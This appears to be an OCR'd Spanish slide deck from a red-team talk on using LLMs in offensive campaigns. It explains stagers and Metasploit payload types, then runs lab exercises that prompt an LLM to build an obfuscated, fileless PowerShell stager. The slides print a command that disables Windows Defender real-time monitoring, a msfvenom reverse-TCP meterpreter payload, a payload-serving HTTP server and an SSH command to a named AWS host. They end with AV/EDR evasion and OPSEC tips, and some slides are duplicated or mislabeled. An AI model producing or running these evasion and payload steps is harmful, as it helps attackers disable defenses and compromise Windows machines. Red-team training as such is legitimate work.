
Stager

Una vez entregado e iniciado, un stager realiza las siguientes acciones:

- Indica al servidor C&C que la explotación fue exitosa y, en muchos casos, envía información sobre el sistema de destino junto con esto.
- Descarga el siguiente módulo, como un dropper, desde el servidor C&C cuando se le indica.
- Descifra el contenido de ese módulo, lo instala (o lo carga en la RAM en el caso de un ataque sin archivos), lo ejecuta y le entrega el control.

El código del stager puede contener datos de configuración necesarios para realizar sus tareas, como la dirección del servidor C&C y las claves de descifrado para el siguiente módulo malicioso

Infraestructura



- aplicación HTML (HTA)

Stager

Shell

Son una interacción sin GUI con el sistema, uno puede interactuar y administrar el entorno del sistema a través del shell.

Se utiliza con fines administrativos y, en ocasiones, se describe como fructífero en comparación con la GUI.

Stager

Singles

- Se trata de cargas útiles autónomas asignadas para realizar una tarea específica, es decir, crear un usuario o un shell de enlace.
- Ejemplo: **payload/windows/adduser**

Stagers

- Este tipo de carga útil se utiliza para descargar una carga útil grande a la máquina de destino desde la máquina atacante.– Crea una conexión de red entre el atacante y la máquina comprometida.
- Ejemplo: **payload/windows/shell/bind_tcp**

Stages

- Esta es la gran carga útil descargada por los stagers y luego ejecutada.– Asignado para realizar tareas complejas como escritorio remoto, meterpreter, etc.
- Ejemplo: **payload/windows/shell/bind_tcp**

Stager

Singles

- Se trata de cargas útiles autónomas asignadas para realizar una tarea específica, es decir, crear un usuario o un shell de enlace.
- Ejemplo: **payload/windows/adduser**

Stagers

- Este tipo de carga útil se utiliza para descargar una carga útil grande a la máquina de destino desde la máquina atacante.– Crea una conexión de red entre el atacante y la máquina comprometida.
- Ejemplo: **payload/windows/shell/bind_tcp**

Stages

- Esta es la gran carga útil descargada por los stagers y luego ejecutada.– Asignado para realizar tareas complejas como escritorio remoto, meterpreter, etc.
- Ejemplo: **payload/windows/shell/bind_tcp**

Creación del Stager

Stager

Objetivo:

Realizar la descarga de una carga útil de un servidor remoto y la ejecutarla directamente en la memoria sin tocar el disco, lo que dificulta su detección por parte del software antivirus.

Técnicas clave;

- Fileless: el organizador ejecuta la carga útil en la memoria.
- Ofuscación: el script utilizará la ofuscación de funciones y variables para evitar su detección.

Stager

Tarea (Paso 1):

Generar un script de prueba de PowerShell que descargue una carga útil desde una URL remota y la ejecute en la memoria

LLM Interaction:

Create a PowerShell script to temporarily disable Windows Defender without triggering alerts.

Posible respuesta (debe contener):

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Stager

Tarea (Paso 2):

Ofuscar el script ayuda a evadir el análisis estático de las herramientas de seguridad.

LLM Interaction:

Ofuscar el script de PowerShell para que sea más difícil de detectar por parte del antivirus

Posible respuesta (debe contener):

- `Set-MpPreference -DisableRealtimeMonitoring $true`
- `Paso 1`

Stager

Tarea (Paso 3):

Para mejorar aún más el sigilo, modificar el stager de PowerShell para ejecutar la carga útil directamente en la memoria sin escribirla en el disco.

LLM Interaction:

Modificar el stager de PowerShell para ejecutar la carga útil en la memoria sin guardarla en el disco.

Posible respuesta (debe contener):

- `Set-MpPreference -DisableRealtimeMonitoring $true`
- `Paso 1 y ser ejecutado sobre el código previo`

04

Personalización y prueba de scripts de evasión

Dentro de una campaña de redteam

Conexión a la instancia AWS

Instancia DNS	Publica	Privada
ec2-3-15-166-240.us-east-2.compute.amazonaws.com	3.15.166.240	172.31.19.72

- **SINTAXIS:**

```
ssh -i path\to\key.pem kali@ec2-3-15-166-240.us-east-2.compute.amazonaws.com
```

- **PAYLOAD:**

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=[Your IP] LPORT=4444 -f exe > malicioso.exe
python3 -m http.server 1212
```

Stager

Tarea casi final:

Repetir la tarea anterior cambiando

LLM Interaction:

Modificar el stager de PowerShell para ejecutar la carga útil en la memoria sin guardarla en el disco.

Posible respuesta (debe contener):

- `Set-MpPreference -DisableRealtimeMonitoring $true`
- `Paso 1 y ser ejecutado sobre el código previo`
- `El payload descargado desde la instancia AWS`

Stager

Tarea Final:

Como paso final, mejorar aún más el script para lograr un mayor sigilo codificando partes de la carga útil o la URL (ofuscación).

LLM Interaction:

Ofuscar la URL y la carga útil codificando los datos"..

05

Seguridad Operativa

al usar LLM en campañas de Red Team

Riesgos

- Posible exposición de tácticas o métodos confidenciales al usar modelos de IA públicos.

- Mitigaciones:
  - Uso de implementaciones de LLM privadas o entornos seguros para la generación de scripts
  - .Limpieza de indicaciones y resultados para evitar exponer técnicas patentadas.
  - Asegúrese de que la interacción con LLM se realice en entornos seguros (p. ej., VPN, máquinas virtuales aisladas).
  - Evitar compartir información confidencial en plataformas públicas.
  - Rotar y personalizar periódicamente los scripts generados.

- Utilizar cargas útiles de exploits conocidos sin modificaciones
- El uso de cargas útiles predeterminadas o ampliamente conocidas (por ejemplo, de Metasploit o Empire) sin modificaciones puede activar alertas de antivirus (AV) o detección y respuesta de endpoints (EDR)
- No ofuscar el código del
- Interacción directa con el objetivo
- No utilizar cifrado para el tráfico C2
- Señalización a intervalos regulares
- Uso de certificados SSL/TLS que no son de confianza

STAND: 1205

Gracias
Por su atención

Feedback
Por favor, déjame tus comentarios en la sección de Q&A

Social Media
Eventos, capsulas & demos